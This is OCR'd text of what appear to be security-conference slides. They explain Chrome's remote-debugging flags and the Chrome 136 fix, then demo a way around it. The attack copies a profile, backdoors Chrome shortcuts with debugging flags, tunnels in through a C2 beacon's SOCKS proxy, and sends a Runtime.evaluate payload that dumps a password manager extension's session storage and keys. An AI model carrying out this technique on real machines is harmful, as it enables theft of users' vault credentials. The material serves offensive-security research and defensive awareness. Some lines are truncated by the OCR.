
The latest (tip-of-tree) protocol (tot) — It changes frequently and can break at any time. However it captures the full capabilities of the Protocol, whereas the stable release is a subset. There is no backwards compatibility support guaranteed.

v8-inspector protocol (v8) — Enables debugging & profiling of Node.js apps.

stable 1.3 protocol (1-3) — The stable release of the protocol, tagged at Chrome 64. It includes a smaller subset of the complete protocol compatibilities.


Chrome Remote Debugging

- Can be set up with Chrome command line arguments



--remote-debug-mode	*No description*
--remote-debugging-address	Use the given address instead of the default loopback for accepting remote debugging connections. Note that the remote debugging protocol does not perform any authentication, so exposing it too widely can be a security risk.
--remote-debugging-io-pipes[1]	Specifies pipe names for the incoming and outbound messages on the Windows platform. This is a comma separated list of two pipe handles serialized as unsigned integers, e.g. "--remote-debugging-io-pipes=3,4".
--remote-debugging-pipe	Enables remote debug over stdio pipes [in=3, out=4] or over the remote pipes specified in the 'remote-debugging-io-pipes' switch. Optionally, specifies the format for the protocol messages, can be either "JSON" (the default) or "CBOR".
--remote-debugging-port	Enables remote debug over HTTP on the specified port.
--remote-debugging-socket-name[5]	Enables remote debug over HTTP on the specified socket name.
--remote-debugging-targets	Provides a list of addresses to discover DevTools remote debugging targets. The format is <host>:<port>,...,<host>:port.

Patched in Chrome ≥ 136



Therefore, from Chrome 136 we're making changes to the behavior of `--remote-debugging-port` and `--remote-debugging-pipe`. These switches will no longer be respected if attempting to debug the default Chrome data directory. These switches must now be accompanied by the `--user-data-dir` switch to point to a non-standard directory. A non-standard data directory uses a different encryption key meaning Chrome's data is now protected from attackers.


Can still be abused by duplicating an existing profile!

Attack Plan


1. Duplicate existing User Data directory
2. Backdoor Chrome shortcuts with command line args
3. Access debugging console remotely
4. Wait for the user to unlock its vault
5. Run our JavaScript payload
6. Profit?

Demo Time!

1. Duplicate existing User Data directory
2. Backdoor Chrome shortcuts




```
[09/16 08:45:00] beacon>
[09/16 08:45:00] [+] Setting up Chrome Remote Debugger (TA0006)
[09/16 08:45:00] [*] Setting up Chrome Remote Debugger (TA0006)
[09/16 08:45:00] [+] host called home, sent: 2753 bytes
[09/16 08:45:00] [+] received output:

[*] Chrome user data dir copied to "C:\Users\jdoe\AppData\Local\Google\Chrome\User Data Debug"

[*] Successfuly backdoored "C:\Users\jdoe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned\T
    New shortcut target: "C:\Program Files\Google\Chrome\Application\chrome.exe" --user-data-dir="C:\Users\jdoe\
                          --remote-debugging-port=9222 --remote-allow-origins=*


[*] On next browser restart, remote debugger will be available on localhost:9222
```




```
[09/16 08:45:59] beacon> socks 1080 socks5
[09/16 08:45:59] [+] started SOCKS5 server on: 1080
[09/16 08:45:59] [+] host called home, sent: 16 bytes
```

Demo Time!

3. Access debugging console remotely




```
┌──(kali㉿kali)-[~]
└─$ proxychains -q curl http://127.0.0.1:9222/json
[ {
   "description": "",
   "devtoolsFrontendUrl": "https://chrome-devtools-frontend.appspot.com/serve_rev/@36aa3351631d1
79037D20A35EC9",
   "id": "B60221A369FA3B76FA79037D20A35EC9",
   "title": "New Tab",
   "type": "page",
   "url": "chrome://newtab/",
   "webSocketDebuggerUrl": "ws://127.0.0.1:9222/devtools/page/B60221A369FA3B76FA79037D20A35EC9"
```



```
"url": "chrome-extension://nngceckbapebfimnlniiiahkandclblb/background.js",
"webSocketDebuggerUrl": "ws://127.0.0.1:9222/devtools/page/FAB78DECE463CF1A46704D3836820F9A"
```

Demo Time!

4. Wait for the user to unlock its vault




Welcome back

bw-brucon-study@protonmail.com

Master password (required): ••••••••••••••••••••

Demo Time!

5. Run our JavaScript payload




```
{
  "id": 1,
  "method": "Runtime.evaluate",
  "params": {
    "expression": "new Promise(r => chrome.storage.session.get(null, r))",
    "awaitPromise": true,
    "returnByValue": true
  }
}
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains -q wscat -c ws://127.0.0.1:9222/devtools/page/FAB78DECE463CF1A46704D3836820F9A
Connected (press CTRL+C to quit)
> {"id":1,"method":"Runtime.evaluate","params":{"expression":"new Promise(r ⇒ chrome.storage.ses
< {"id":1,"result":{"result":{"type":"object","value":{"session-key":{"__json__":true,"value":"{\
Avk6c9K9CEpOW0LECUdpWMO9Y2jAiLQ1+g==\"}"},"state":{"__json__":true,"value":"{\"accounts\":{\"244b
ey\":{}},\"profile\":{\"userId\":\"244b232b-5d97-4f6b-ac00-b33600ed1fa9\",\"email\":\"bw-brucon-s
f6b-ac00-b33600ed1fa9_crypto_userKey":{"__json__":true,"value":"{\"keyB64\":\"GxbbohyxiTketq0kDJQ
NUA==\"}"},"user_244b232b-5d97-4f6b-ac00-b33600ed1fa9_masterPassword_masterKey":{"__json__":true,
gA=\"}"}}}}}
```

Demo Time!

